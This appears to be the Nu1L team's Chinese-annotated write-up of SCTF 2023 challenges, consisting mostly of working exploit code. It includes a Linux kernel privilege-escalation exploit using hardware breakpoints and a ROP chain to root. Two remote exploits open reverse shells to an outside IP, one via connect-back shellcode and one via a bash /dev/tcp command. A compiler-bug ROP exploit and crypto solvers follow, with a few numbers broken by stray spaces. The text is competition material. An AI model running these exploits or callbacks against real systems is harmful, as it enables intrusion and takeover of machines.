SCTF 2023 WP

> Author:Nu1L Team

招新计划说明:

PWN

Sycrpg

用 google PJ0 的文章打内核态硬件中断改寄存器实现OOB
[Project Zero: Exploiting CVE-2022-42703 - Bringing back the stack attack — 项目零：利用 CVE-2022-42703 - 恢复堆栈攻击 (googleprojectzero.blogspot.com)]

```
/* gcc -static -Iinclude hbp_fire.c -o cpio/exp */
/*
* @Author: Nightu@Nu1L
* @Date: 2023-06-19 02:52:33
* @LastEditTime: 2023-06-19 18:50:19
* @Refer: https://bugs.chromium.org/p/project-zero/issues/detail?id=2351
*/

#define _GNU_SOURCE
#include <sched.h>
#include <sys/mman.h>
#include <pthread.h>
#include <semaphore.h>
#include <sys/ptrace.h>
#include <signal.h>
#include <sys/wait.h>
#include <stddef.h>
#include <asm/user_64.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/utsname.h>
#include <stdbool.h>
#include <string.h>
#include <sys/resource.h>
#include <sys/prctl.h>

#define PAGE_SIZE 0x1000
pid_t hbp_pid;
char *map;
int hbp_ipc_pipefds[2];
```

```c
#define CMD_START 0x7201
#define CMD_BUY 0x7202
#define CMD_FIGHT 0x7203
#define CMD_DOEVIL 0x7204
unsigned long long kfd, kleak, kbase, koffset;
size_t user_cs, user_ss, user_rflags, user_sp;

#define TARGET 0xfffffe0000010fb0
#define VAL 0x10

void evil()
{
    while (1)
    {
        ioctl(kfd, CMD_DOEVIL, VAL);
    }
}

void do_expolit()
{
    kfd = open("/dev/seven", 2);
    if (kfd < 0)
    {
        die("open dev");
    }

    ioctl(kfd, CMD_START, TARGET);

    ioctl(kfd, CMD_BUY, 1);

    for (int i = 0; i < 200; i++)
    {
        ioctl(kfd, CMD_FIGHT, 0);
    }

    for (int i = 0; i < 50; i++)
    {
        ioctl(kfd, CMD_BUY, 1);
        ioctl(kfd, CMD_BUY, 2);
    }

    ioctl(kfd, CMD_FIGHT, 1);
    ioctl(kfd, CMD_FIGHT, 2);
    pthread_t evil_t;
    pthread_create(&evil_t, NULL, evil, (void *)NULL);
}

void create_hbp(void *addr)
{
```

```
    // Set DR0: HBP address
    if (ptrace(PTRACE_POKEUSER, hbp_pid, offsetof(struct user, u_debugreg), addr) ==
-1)
    {
        printf("Could not create hbp! ptrace dr0: %m\n");
        teardown();
        exit(1);
    }
    /* Set DR7: bit 0 enables DR0 breakpoint. Bit 8 ensures the processor stops on the
instruction which causes the exception.
     * bits 16,17 means we stop on data read or write. Bits 18,19 say we watch 4 bytes.
Why 4 bytes? Well, it's convenient to
     * hit 4 DB exceptions per syscall. Why not 8 bytes? Because 4 bytes works fine. */
    if (ptrace(PTRACE_POKEUSER, hbp_pid, offsetof(struct user, u_debugreg) + 56,
0xf0101) == -1)
    {
        printf("Could not create hbp! ptrace dr7: %m\n");
        teardown();
        exit(1);
    }
}
void hbp_raw_fire()
{
    // PTRACE_CONT'ing the process causes us to fall through the raised SIGSTOP in case
0 of our fork.
    if (ptrace(PTRACE_CONT, hbp_pid, NULL, NULL) == -1)
    {
        printf("Failed to PTRACE_CONT: %m\n");
        teardown();
        exit(1);
    }
}
void hbp_fire()
{
    int status;
    do
    {
        hbp_raw_fire();
        waitpid(hbp_pid, &status, __WALL);
    } while (WSTOPSIG(status) == SIGTRAP); // Will probably never hit unless we're
testing userland hbp's, but it's good practice
}

void init(unsigned cpu)
{
    // I'm doing this in main() instead in order to make the pages visible to the
uaf'ing task
    map = mmap((void *)0x0a000000, 0x1000000, PROT_READ | PROT_WRITE, MAP_SHARED |
MAP_ANONYMOUS | MAP_FIXED, 0, 0);
```

```
    printf("map at %p\n", map);
    switch (hbp_pid = fork())
    {
    case 0: // child
        // pin cpu
        // cpu_set_t mask;
        // CPU_ZERO(&mask);
        // CPU_SET(cpu, &mask);
        // sched_setaffinity(0, sizeof(mask), &mask);
        ptrace(PTRACE_TRACEME, 0, NULL, NULL);
        const struct prctl_mm_map mm_map = {
            .start_code = 0x1000000,
            .end_code = 0x1100000,
            .start_data = 0x1000000,
            .end_data = 0x1100000,
            .start_brk = 0x2000000,
            .brk = 0x2000000,
            .start_stack = 0x1000000,
            .arg_start = 0x1000000,
            .arg_end = 0x1000000,
            .env_start = 0x1000000,
            .env_end = 0x1000000,
            .auxv = (void *)(map + 1),
            .auxv_size = 0x141,
            .exe_fd = -2};
        while (1)
        {
            // Halt, and wait to be told to hit watchpoint
            raise(SIGSTOP);
            // triggering hardware watchpoint
            // if map[0] is set, then we assume we're trying to do the write, not the
read
            if (!map[0])
                uname((void *)map);
            else
                prctl(PR_SET_MM, PR_SET_MM_MAP, &mm_map, sizeof(mm_map), 0);
            // Loop back around again to raise another SIGSTOP. Actually we could have
just spammed without ever stopping but stopping is a bit cleaner.
        }
    case -1:
        printf("fork: %m\n");
        exit(1);
    default: // parent. Just exit switch
        break;
    }
    int status;
    // Watch for stop:
    puts("Waiting for child");
    while (waitpid(hbp_pid, &status, __WALL) != hbp_pid || !WIFSTOPPED(status))
```

```
    {
        sched_yield();
    }
    puts("Setting breakpoint");
    create_hbp(map);
}
void teardown()
{
    kill(hbp_pid, 9);
}
bool attempt_read()
{
    // printf("attemp_read...\n");
    int status;
    memset(map, 0, PAGE_SIZE);
    hbp_raw_fire();
    waitpid(hbp_pid, &status, __WALL);
    for (unsigned i = sizeof(struct utsname); i < PAGE_SIZE; i++)
        if (map[i])
            return true;
    return false;
}

void hexDump(const void *data, size_t size)
{
    char ascii[17];
    size_t i, j;
    ascii[16] = '\0';
    for (i = 0; i < size; ++i)
    {
        dprintf(2, "%02X ", ((unsigned char *)data)[i]);
        if (((unsigned char *)data)[i] >= ' ' &&
            ((unsigned char *)data)[i] <= '~')
        {
            ascii[i % 16] = ((unsigned char *)data)[i];
        }
        else
        {
            ascii[i % 16] = '.';
        }
        if ((i + 1) % 8 == 0 || i + 1 == size)
        {
            dprintf(2, " ");
            if ((i + 1) % 16 == 0)
            {
                dprintf(2, "|  %s \n", ascii);
            }
            else if (i + 1 == size)
            {
```

```
                ascii[(i + 1) % 16] = '\0';
                if ((i + 1) % 16 <= 8)
                {
                    dprintf(2, " ");
                }
                for (j = (i + 1) % 16; j < 16; ++j)
                {
                    dprintf(2, "   ");
                }
                dprintf(2, "|  %s \n", ascii);
            }
        }
    }
}

void saveStatus()
{
    __asm__ volatile(".intel_syntax noprefix;"
                     "mov user_cs, cs;"
                     "mov user_ss, ss;"
                     "mov user_sp, rsp;"
                     "pushf;"
                     "pop user_rflags;"
                     ".att_syntax;");
}

void getRootShell(void)
{
    if (getuid())
    {
        printf("\033[31m\033[1m[x] Failed to get the root!\033[0m\n");
        exit(-1);
    }

    system("/bin/sh");
}

int main()
{
    saveStatus();
    puts("Initializing");
    do_expolit();
    init(1);
    while (!attempt_read())
        ;
    struct __attribute__((__packed__))
    {
        char pad[sizeof(struct utsname)];
        unsigned long stack_cookie;
```

```
        unsigned long saved_rbx;
        unsigned long saved_rbp;
        unsigned long padd;
        unsigned long return_address;
    } *stack_data = (void *)map;
    hexDump(map + 0xf0, 0x200);
    printf("stack_cookie: %p\nsaved return address: %p\n", stack_data->stack_cookie,
stack_data->return_address);
    u_int64_t koffset = stack_data->return_address - 0xffffffff810d7182;
    printf("koffset: %p\n\n", koffset);

    unsigned long stack_cookie = stack_data->stack_cookie;
    struct __attribute__((__packed__))
    {
        char pad[0x171 + 5 + 5 + 2 + 2 + 2];
        unsigned long stack_cookie;
        unsigned long saved_rbx;
        unsigned long saved_rbp;
        unsigned long saved_r12;
        unsigned long saved_r13;
        unsigned long saved_r14;
        unsigned long saved_r15;
        unsigned long return_address;
    } *new_stack_data = (void *)map;

    memset(&new_stack_data->pad, 0xff, sizeof(new_stack_data->pad));
    new_stack_data->stack_cookie = stack_data->stack_cookie;
    new_stack_data->return_address = 0xffffffff41414141;
    new_stack_data->saved_rbx = 0xbbbbbbbbbbbbbbbb;
    new_stack_data->saved_r12 = 0x1212121212121212;
    new_stack_data->saved_r13 = 0x1313131313131313;
    new_stack_data->saved_r14 = 0x1414141414141414;
    new_stack_data->saved_r15 = 0x1515151515151515;
    u_int64_t *rop_chain = (u_int64_t *)(&new_stack_data->return_address);

    // kbase
    *rop_chain++ = 0xffffffff810aaa80 + koffset; //: pop rdi; ret;

    *rop_chain++ = 0xffffffff82e8abe0 + koffset;
    *rop_chain++ = 0xffffffff810eeec0 + koffset;
    *rop_chain++ = 0xffffffff81e010b0 + 54 + koffset;
    *rop_chain++ = *(u_int64_t *)"Nu1LNu1L";
    *rop_chain++ = *(u_int64_t *)"Night=.=";
    *rop_chain++ = (u_int64_t)getRootShell;
    *rop_chain++ = user_cs;
    *rop_chain++ = user_rflags;
    *rop_chain++ = user_sp;
    *rop_chain++ = user_ss;
    // sleep(1);
```

```
    puts("Attempting write:");
    fflush(stdout);
    while (1)
    {
        hbp_raw_fire();
        waitpid(hbp_pid, NULL, __WALL);
    }
    puts("Exiting");
    teardown();
}
```

ancient cgi

```
import requests
from pwn import *
host = "94.74.101.210"
port = 49719
path = "vip.cgi"

tmp_pack = '''POST /vip.cgi HTTP/1.1\r
Host: {host}:{port}\r
Content-Length: {length}\r
\r
{payload}
'''
#--------------------
ret = 0x401128
pop_rdi = 0x0000000000401213
pop_rbx_rbp_4 = 0x401206
add_rbp_3d_rbx = 0x4009B8
elf = ELF("./vip.cgi")
libc = ELF("./libc-2.27.so")
def writeDword(target,old,value):
    payload = p64(pop_rbx_rbp_4)+p64(0)
    payload += p64(value-old) + p64(target+0x3d)
    payload += p64(0)*4
    payload += p64(add_rbp_3d_rbx)
    return payload

def writeStr(target,s):
    l = len(s)
    payload = b''
    for i in range(0,l,4):
        tmps = s[i:i+4]
        tmps = tmps.ljust(4,b'\x00')
        v = u32(tmps)
        payload += writeDword(target+i,0,v)
    return payload
```

```
context.arch='amd64'
shellcode = shellcraft.connect("39.102.55.191",9999)
shellcode += shellcraft.dupsh()
# shellcode += 'jmp $'
shellcode = asm(shellcode)
payload = b'A'*0xe0+b'b'*8
payload += p64(0x401129)
payload += writeDword(elf.got['atoi'],libc.sym['atoi'],libc.sym['mprotect'])
payload += writeStr(elf.bss(0x500),shellcode)
payload += p64(0x401206) + p64(0) + p64(0) + p64(1) + p64(elf.got['atoi'])
payload += p64(elf.bss()&0xffffffffffff000) + p64(0x4000) + p64(7) + p64(0x4011F0)
payload += p64(0) * 7
payload += p64(elf.bss(0x500))
#--------------------

payload = payload.decode('latin-1')
packet = tmp_pack.format(host=host,port=port,payload=payload,length=len(payload))
packet = packet.encode('latin-1')
s = remote(host,port)
s.send(packet)
s.interactive()
```

Brave Knights and Rusty Swords

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*
import re
import os
from pwn import *

se      = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
def sl(data):
    p.sendline(data)
    # sleep(0.1)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
rc      = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
lg = lambda name,data : p.success(name + ': \033[1;36m 0x%x \033[0m' % data)

def debug(breakpoint=''):
    glibc_dir = '~/work/glibc_source/glibc-2.35/'
    gdbscript = 'directory %smalloc/\n' % glibc_dir
    gdbscript += 'directory %sstdio-common/\n' % glibc_dir
    gdbscript += 'directory %sstdlib/\n' % glibc_dir
```

```
    gdbscript += 'directory %slibio/\n' % glibc_dir
    gdbscript += 'directory %self/\n' % glibc_dir
    elf_base = int(os.popen('pmap {}| awk \x27{{print
\x241}}\x27'.format(p.pid)).readlines()[1], 16) if elf.pie else 0
    gdbscript += 'b *{:#x}\n'.format(int(breakpoint) + elf_base) if
isinstance(breakpoint, int) else breakpoint
    gdb.attach(p, gdbscript)
    time.sleep(1)

elf = ELF('./server_game')
context(arch = elf.arch, os = 'linux',terminal = ['tmux', 'splitw', '-hp','62'])
# p = process('./server_game')
# p = remote('172.17.0.2', '8080', typ='udp')
p = remote('94.74.101.210', '49291', typ='udp')



def cmd(c):
    sla('Enter the command:', str(c))

def grow(idx, val):
    sla('Enter the operation:', 'grow')
    sla('Enter the vector number:', str(idx))
    sla('Enter the grow value:', str(val))

def push(idx, val):
    sla('Enter the operation:', 'push')
    sla('Enter the vector number:', str(idx))
    sla('value:', str(val))



def fightGame(user,pwd):
    global libc_base
    sl('register ' + user + ' ' + pwd )
    sl('login ' + user + ' ' + pwd )

    sl('purchase 100 1')
    sl('draw_000001')

    sl('fight')
    sla('Please select a character to fight:', '2')
    for i in range(10):
        sl('attack')
    sl('fight')
    sla('Please select a character to fight:', '2')
    for i in range(10):
        sl('attack')
    sl('fight')
```

```
    sla('Please select a character to fight:', '2')
    for i in range(10):
        sl('attack')
    sl('Data_testing_console')
    sla('Enter function name:', 'mmap')
    ru('The address of mmap() is: ')
    libc_leak = int(p.recvn(14), 16)
    libc_base = libc_leak - 0x11baf0
    lg('libc_leak',libc_leak)
    lg('libc_base',libc_base)
    raw_input(">")

fightGame('A'*12,'A'*12)

libc = ELF('./libc-2.27.so')
# libc = ELF('./libc.so.6')


libc.address = libc_base
system_addr = libc.sym.system
bin_sh = next(libc.search(b'/bin/sh'))
magic = libc.sym.setcontext + 61

def pushQword(idx,value):
    for i in range(8):
        tmp = value & 0xff
        value >>= 8
        push(idx,tmp)

def pushStr(idx,value):
    for i in value:
        push(idx,ord(i))

cmd('data_push')
for i in range(0x200):
    push(10, 0x41)
cmdx = 'bash -c "bash -i >& /dev/tcp/39.102.55.191/9999 0>&1"\x00'
pushStr(1,cmdx)
pushQword(4,libc.sym['system'])
for i in range(0x201-len(cmdx)):
    push(1, 0x42)
grow(10, 0x200)
grow(2,0x200)
push(10,0x41)
pushQword(2,libc.sym['__free_hook'])
grow(3,0x200)
raw_input(">")
grow(4,0x200)
grow(1,0x400)
```

```
p.interactive()
```

Sycrop

```
/* musl-gcc -static -O2 exp.c -o ./exp */
/*
* @Author: Nightu@Nu1L
* @Date: 2023-06-17 19:42:24
* @LastEditTime: 2023-06-19 18:31:32
*/
#include <wait.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <libgen.h>
#include <unistd.h>
#include <signal.h>
#include <sys/user.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/ptrace.h>

#define COLOR_GREEN "\033[32m"
#define COLOR_RED "\033[31m"
#define COLOR_YELLOW "\033[33m"
#define COLOR_DEFAULT "\033[0m"

#define logd(fmt, ...) dprintf(2, "[*] %s:%d " fmt "\n", __FILE__, __LINE__,
##__VA_ARGS__)
#define logi(fmt, ...) dprintf(2, COLOR_GREEN "[+] %s:%d " fmt "\n" COLOR_DEFAULT,
__FILE__, __LINE__, ##__VA_ARGS__)
#define logw(fmt, ...) dprintf(2, COLOR_YELLOW "[!] %s:%d " fmt "\n" COLOR_DEFAULT,
__FILE__, __LINE__, ##__VA_ARGS__)
#define loge(fmt, ...) dprintf(2, COLOR_RED "[-] %s:%d " fmt "\n" COLOR_DEFAULT,
__FILE__, __LINE__, ##__VA_ARGS__)
#define die(fmt, ...)                       \
    do                                      \
    {                                       \
        loge(fmt, ##__VA_ARGS__);           \
        loge("Exit at line %d", __LINE__); \
        exit(1);                            \
    } while (0)

#define DR_OFFSET(num) ((void *)(&((struct user *)0)->u_debugreg[num]))

#define CMD1 0x5555
```

```c
#define CMD2 0x6666

size_t getshell, pop_rdi_ret, init_cred, commit_creds,
swapgs_restore_regs_and_return_to_usermode, ret;
size_t user_cs, user_ss, user_rflags, user_sp;
size_t kleak, kbase, koffset, kfd;
char buf[0x100];

int set_hwbp(pid_t pid, void *addr)
{
    unsigned long dr_7 = 0;

    if (ptrace(PTRACE_POKEUSER, pid, DR_OFFSET(0), addr) != 0)
    {
        logw("Tracer: set DR_0");
        return 1;
    }

    dr_7 = dr_7 | (1 << 1);  // set dr_0 local
    dr_7 = dr_7 | (1 << 2);  // set dr_0 global
    dr_7 = dr_7 | (1 << 16); // break while write

    if (ptrace(PTRACE_POKEUSER, pid, DR_OFFSET(7), (void *)dr_7) != 0)
    {
        logw("Tracer: set DR_7");
        return 1;
    }

    return 0;
}

void saveStatus()
{
    __asm__ volatile(".intel_syntax noprefix;"
                     "mov user_cs, cs;"
                     "mov user_ss, ss;"
                     "mov user_sp, rsp;"
                     "pushf;"
                     "pop user_rflags;"
                     ".att_syntax;");
    logd("Status saved");
}

void getRootShell(void)
{
    if (getuid())
    {
        die("FATAL: Not Root!");
    }
```

```
    logi("Now Root! Landing...");
    system("/bin/sh");
}

void run_tracee()
{
    signal(SIGSEGV, &getRootShell);

    pop_rdi_ret = koffset + 0xffffffff81002c9d;
    init_cred = koffset + 0xffffffff82a4cbf8;
    commit_creds = koffset + 0xffffffff810bb5b0;
    swapgs_restore_regs_and_return_to_usermode = koffset + 0xffffffff82000ed0 + 49;
    ret = pop_rdi_ret + 1 + koffset;
    getshell = &getRootShell;
    int idx = 0;

    wait(NULL);

    logd("Tracee: DO TRIGGER");

    while (1)
    {
        __asm__ volatile(".intel_syntax noprefix;"
                         "mov r15,   pop_rdi_ret;"
                         "mov r14,   init_cred;"
                         "mov r13,   commit_creds;"
                         "mov r12,   swapgs_restore_regs_and_return_to_usermode;"
                         "mov rbp,   0;"
                         "mov rbx,   0;"
                         "mov r11,   getshell;"
                         "mov r10,   user_cs;"
                         "mov r9,    user_rflags;"
                         "mov r8,    user_sp;"
                         "mov rdx,    user_ss;"
                         "mov rbx,   buf;"
                         "inc qword ptr[rbx];"
                         ".att_syntax;");
    }

    logw("Tracee: Why I'm here?");

    exit(0);
}

void prevExploit()
{
    saveStatus();
    signal(SIGSEGV, &getRootShell);
```

```
    kfd = open("/dev/seven", O_RDWR);
    if (kfd < 0)
    {
        die("open dev");
    }
}

void doLeak()
{
    kleak = ioctl(kfd, CMD1, 0xfffffe0000000004);
    koffset = kleak - 0xffffffff82008e00;
    logi("0x%llx", koffset);
}

void doExploit()
{
    int status, ret;
    pid_t tracee_pid;
    unsigned long addr = buf;
    int brk_cnt = 0;

    tracee_pid = fork();
    if (tracee_pid == 0)
    {
        run_tracee();
        die("Tracee: Why I'm here?");
    }
    else if (tracee_pid < 0)
    {
        die("Tracer: Fork tracee process");
    }

    logd("Tracer: DO ATTACH");
    if (ptrace(PTRACE_ATTACH, tracee_pid, NULL, NULL) != 0)
    {
        die("Tracer: PTRACE_ATTACH");
    }

    ret = waitpid(tracee_pid, &status, 0);
    if (ret == -1)
    {
        die("Tracer: Waiting tracee");
    }

    logd("Tracer: SET HWBP");
    if (set_hwbp(tracee_pid, (void *)addr) != 0)
    {
        logw("Tracer: Set hwbp");
```

```
    }

    if (ptrace(PTRACE_CONT, tracee_pid, NULL, NULL) != 0)
    {
        die("Tracer: Resume tracee");
    }

    ret = waitpid(tracee_pid, &status, 0);
    if (ret == -1)
    {
        die("Tracer: Waiting tracee");
    }

    while (1)
    {
        if (ptrace(PTRACE_CONT, tracee_pid, NULL, NULL) != 0)
        {
            die("Tracer: Resume tracee");
        }

        logi("Break count: %d", ++brk_cnt);
        if (brk_cnt == 100)
            ioctl(kfd, CMD2, 0xfffffe0000002f58);

        ret = waitpid(tracee_pid, &status, 0);
        if (ret == -1)
        {
            die("Tracer: Waiting tracee");
        }

        if (WIFEXITED(status))
        {
            logd("Tracer: Tracee exited");
            break;
        }
    }
}

int main()
{
    prevExploit();
    doLeak();
    doExploit();
    return 0;
}
```

Compiler

```
from pwn import *

main_ = b'int main(){return 0;}'

def genArray(name,value):
    ans = b'int '+name
    for i in value:
        tmp = f'[{i}]'
        ans += tmp.encode()
    return ans+b';'


def editCode(code):
    s.sendlineafter(b"5.exit",b"4")
    s.sendafter(b"input code: ",code)

def run():
    s.sendlineafter(b"5.exit","1")

def leak():
    payload = main_+b'\n'+genArray(b"a",cyclic(63)+b'AA%17$p')
    editCode(payload)
    run()
    s.recvuntil(b"ARRAY AA")
    canary = int(s.recvuntil(b"(",drop=True),16)
    # success(hex(canary))
    #------
    payload = main_+b'\n'+genArray(b"a",cyclic(63)+b'AA%1313$p')
    editCode(payload)
    run()
    s.recvuntil(b"ARRAY AA")
    libcbase = int(s.recvuntil(b"(",drop=True),16)-0x24083
    # success(hex(libcbase))
    return canary,libcbase

def overflow():
    context.arch='amd64'
    pop_rdi = libc.address+0x0000000000023b6a
    sh = libc.address+0x001b45bd
    ret = libc.address+0x00000000000c1801
    payload = b'a'*6+p64(libc.bss(0x1200))+p64(canary)+p64(0xdeadbeef)
    payload += p64(pop_rdi)+p64(sh)+p64(libc.sym['system']-0x5c0+2)

    array = genArray(b"a",payload[::-1])[4:].decode('latin-1')
    code = '''int main(){{
            b={}
        }}
```

```
    '''.format(array)
    code = code.encode('latin-1')
    editCode(code)
    run()

# s = process("./trans_IR")
s = remote("119.13.77.77","2102")
libc = ELF("./libc-2.31.so")
canary,libc.address = leak()
success(hex(canary))
success(hex(libc.address))
# gdb.attach(s,"b *$rebase(0x72EB)\nc")

overflow()

s.interactive()
```

Crypto

全频带阻塞干扰（下）

enigma机爆破，用附件脚本爆破出不来，题目附件一堆问题

cyberchef可以解，密钥HYM，需要在第一段密文后解密
ATTACKATEIGHTOCLOCKFROMBOTHNOTHERNANDSOUTHERNSIDES

为可读明文

Math forbidden

```
from pwn import *
from Crypto.Util.number import *
#context(log_level='debug')
#io = remote('1.14.95.121',9999)
io = remote('47.99.77.113',9999)
io.recvuntil('your token ')
enc_key = io.recvuntil(' ')[:-1]
iv = long_to_bytes(int(io.recvuntil('\n')[:-1], 16))

print(enc_key)
print(iv.hex())
def cmd(i):
    io.sendlineafter('>', str(i))


key  = b''
for round in range(7, -1, -1):
    print("round")
    for _ in range(256):
```

```
        cmd(1)
        io.sendlineafter(">", enc_key)
        iv_ = bytearray(iv)
        for idx in range(1,9):
            iv_[-idx] ^= (16-round)^0x8
        for idx in range(7-round):
            iv_[-(idx)+7] ^= key[-(idx+1)]^(16-round)
        iv_[round] = _
        iv_ = bytes(iv_)
        io.sendlineafter(">", iv_.hex())
        check = io.recvline()
        if b'0.0??' in check:
            key = bytes([iv[round]^iv_[round]^(16-round)])+key
            print(round)
            break

s = key.hex()
cmd(1)
io.sendlineafter('>', enc_key)
io.sendlineafter('>', iv.hex())
io.recvuntil('N ')
N = int(io.recvline()[:-1], 16)
io.recvuntil('c ')
c = int(io.recvline()[:-1])

para = []
result = []
for _ in range(40):
    cmd(2)
    r = random.randint(2**256,N)
    io.sendlineafter('>', hex(N)[2:])
    res = hex(pow(r,0x10001,N)*c%N)[2:]
    if len(res)%2!=0:
        res = '0'+res
    io.sendlineafter('>', res)
    io.sendline('yes')
    io.sendlineafter('>', key.hex())
    para.append(r)
    result.append(int(io.recvline(), 16))


print(para)
print(result)
print(N)

io.interactive()
```

```
'''dim = 30
det = 496+256+512*(dim-2)
print(det//dim-496)'''

para =
[153800892827610306263019908078067604291506188065261943132163413654806990461020354789378029772726793983966513359330335299977255298209543299790963791026951348956176168801798442251932639449026517230919859105865019228253320394895617616880179844225193263944902651723091985910586501922825332039,196398547398987800455159718573740611111141400682043054652742387731148103125214101213326119775597438085520200654937731793586412886493784570599614783746452040964883553702202538428443961606940188208497787804815709498686471684461704558827718455507624528549403836335545332248806151746166177582224819915347833382,546961265758715105362030594391010203178175140275115890793770984875781414701417391859798102703535165132050026467453076791711304161992848503149303049002305,357122349037706248184265846720303357550782786612196417369958807810786049266786541522332083751144711939296453522326534837402376289008684080690435972024755921871644788667094316922832360277529759110735422622742592984060473122813526574795425813255231593202800713838095629229537135427031068935079779,495891733359809744130583869876149683139092501305011944317545136218706221857768595051188529503980999713292652234247496853719849108135836591171601401917778738136383794514752967084868108400891231952375687778498335053317192674430946474411037355432492898697487501279096316740266414222355525615600007689679815872107415982276143026290716379056428760450867808188452236073755733940858391274362780125234261691270333611408899168594897917701443844469522090640564737330719703448006013137396126100630115240141490658915070149721090908840313497426806589479016735570464124332760134089542473659369437266023699243081640074760447367571,525932780555291699214229478386410214447081584526310134902842086769672573053273779648357655988470961412144397813567236335483630438689060001637329368152689618249016631751155221618616452668405446413236673051601566496893422347686008232198432585226882155407365890030296306573357725366061816868095916517423870287171579570694957992763372527867708421473206908630156626239999313026165021060642847538953508237600511272753891334658066561103690106308987649314622993181040232,347979593834207971257909366541228330170190201356676559217882601321174057884717535806696386383628108286227317868009799874574988127821837531864956991916422,485744259606173153685329509567719328426741437282968394217701761491934989241876968782075010325978926818177974852305639876241693348452453725804144558805969031310569070460702092788959627435513665304923681612776186350366986727197219989330166319842612228593610228796704485870773544973088918432096231171388926764305508053199162147896669921916268360380974779453993615077370807411087756648748097343831400154508312622024870549508911518116209168455482202380909080025671524,353327798678100963689698730779664967463490770837856828919339697633200134036738165852933762070457602905864233427598145578288601631670914216175324011805522089805350327205917913919475431006034677154178123761860344557225951319905671621230997347725426500424456604219510999450317609063156286367218357655238985232750398528208579317150649857570912056355149522794862044678183407767890031802404297882192568599766126058824689782646344581470276352958700693128873449720465482846270767751341103204723366609802578981118299364744562888182935713414436912528149590237763888608294885590061152711518878798605591809618134678741215727365,
```

```
14387337054640380809846403860788045940343262203205978160661333485988035323394072277992963189872336004527174440951696925936062403525783683690252142347041694,
73258979342767162875762720758817459366890682430942220757454724428960291382614757819867577609749256237494616737207127755708550490853215225153181450752656,
50101984462243540069609611101691248710149029353659566707787668548173068209500795855392151008638189881597054512674047784198065137525573171383590893202899294,
54681318233590656951845433765396987277439945136711963630067222701191673923189999640115975390811182118774448260543235481852705409609876031860413038770804284,
10453763784413566413950554992034733372068180234473590631954986940300849100493870732324704732731560409885584234851821402659573463158027060235082099040355794,
38126056360747813295241542413178158458367600338438909907563454828308891944894704175530978769121146215182090140520986878446166171754965639446946900377393244,
49792111539727634491937790455203538570489800109059260264542526949927989459141698410432671082960384679547355028246882875198803798394022462797363971386630714,
19588334246262785003104687731805862883810584455116751969457984473339394891372652328163099990284019296622779073353179013783382107282496582331868689092694764,
36481593103474618767346062404615090666092523815064980849607989197924631784348485461735265417321597610234651570387321481850927708142648122247975467388879554,
11401639396890449042185772583485716883561897434485335497610855837529198386582815905600093831305515297416640354959843243149712528187683467238029959937956964,
33925885276794802813794189427588650861484888675440041849938522863523538876252063531628736760152362475252595678248350816572751203653344694700597935427817344,
84399760940030914515093711257600918561911376713142149043308347591764173094904929526650669266001877717992273276554524187649799341027805643797356607288322018953970020630404982556497897391227510460299868214956833286449387668708097227744012644733880946181523397509420835536062382719753158184999919528975073287714,
24556028762714750584982408356429617777218004782518632239020867902640770207364641042489662007754003677135723583328819721814535237792987513300116725737017054,
43295640876649932398713329167307748303624782447826201873796565169789491369162200331623738459307702501849694455943037533625974771831392741118275573705380334,
16924564006808784302636278704317431732967810323243581196406686916488947285904179492850493033003376722112683998142095808861116617305598211076597174153152634,
41046726846673665531831795073153322058128411500805191318229789280737824699752283549092836903560749918736143111074454854084969831481228422158843689629344134,
11281381338471302255436754496674131143689695464543967537164792553366008790635146945113700658606249956127488489831930276505599957971750333970202604515215704]

res = [11019, 12127, 2213, 8452, 5639, 27166, 16975, 8811, 26398, 22233, 7027, 16357, 5168, 20440, 2509, 20865, 10540, 27733, 24887, 22456, 25533, 18765, 25052, 3227, 18991, 25805, 8711, 15128, 25417, 3246, 12437, 3118, 13812, 3304, 11598, 8373, 21177, 17591, 14269, 26672]
n = 57201884787654677586776589450203899210103598950582273341764489226111712170231717322073032593412604602668072761019996861519460131459527468086685846027497 99

L = matrix(ZZ, 42, 42)
for _ in range(40):
    L[_+2, _+2] = n
    L[0, _+2] = para[_]
```

```
    L[1, _+2] = -res[_]*2**(496)

L[0, 0] = 2**(496-256)
L[1, 1] = 2**496

basis = L.LLL()
for item in basis:
    if abs(item[1]) == 2**496:
        print(item[0]//(2**(496-256)))
```

Barter

```
#part1
while True:
    p = 1
    for _ in range(25):
        p*= random.randint(0, 2**20)
    p *= random.randint(0, 2**(512-p.bit_length()))
    p += 1
    if isPrime(p):
        print(p)
        break

F = GF(p)
s = 
179386065352981182474211225424820368115547326495032899312406253602238116750268175338030
293133909602692406650990749718676722179643536716583413309770185219 1
x = bytes_to_long(b'I can not agree more!!!')
e = discrete_log(F(s),F(x))
#part2
p = 588365472890311526416416687611082331403464553287112055901623761601810028540 61
F = GF(p)
a = F(114)
b = F(514)
E = EllipticCurve(F, [a, b])
P=(241817768894732194010174769473313544585924597885522196178335545387565642118 44,
337830500593166817467422866924929753856728076574766344568718551575626569760 35)
Q=(161048529836232365548786029837576069221344428556438331506236432686385092928 39,
356283044436290977460077708386997281206096706880359309185473153484228157427 5)

P = E(F(P[0]), F(P[1]))
Q = E(F(Q[0]), F(Q[1]))
r = 509205559241011184762191587010933450906271504420596472420300600866269962785 98
c = 
491174108311214503871953631122261299821973056532865109732689641431585705033652301871262
591702732411610359330055912879780726154385757188331499048007224 1188
R = E.lift_x(F(r))
ord_ = R.order()
```

```
s2 = (114514*R)[0]
r_list = [r]
r_list.append((s2*Q)[0])
for _ in range(599):
    s2 = (s2*P)[0]
    r = (s2*Q)[0]
    r_list.append(int(r))

def enc(c, rlist):
    for _ in range(100):
        try:
            seq = list(randint(0, 1) for _ in range(4))
            add = rlist[55]*(seq[0]*rlist[66] + seq[1]*rlist[77] + seq[2]*rlist[88] +
seq[3]*rlist[99])
            xor = pow(rlist[114], rlist[514], rlist[233]*rlist[223])
            enc = int(c-add)
            print(long_to_bytes(enc ^^ int(xor)))
        except:
            continue

enc(c, r_list)
```

Rango

```
from __future__ import print_function
import time

########################################
# Config
########################################

"""
Setting debug to true will display more informations
about the lattice, the bounds, the vectors...
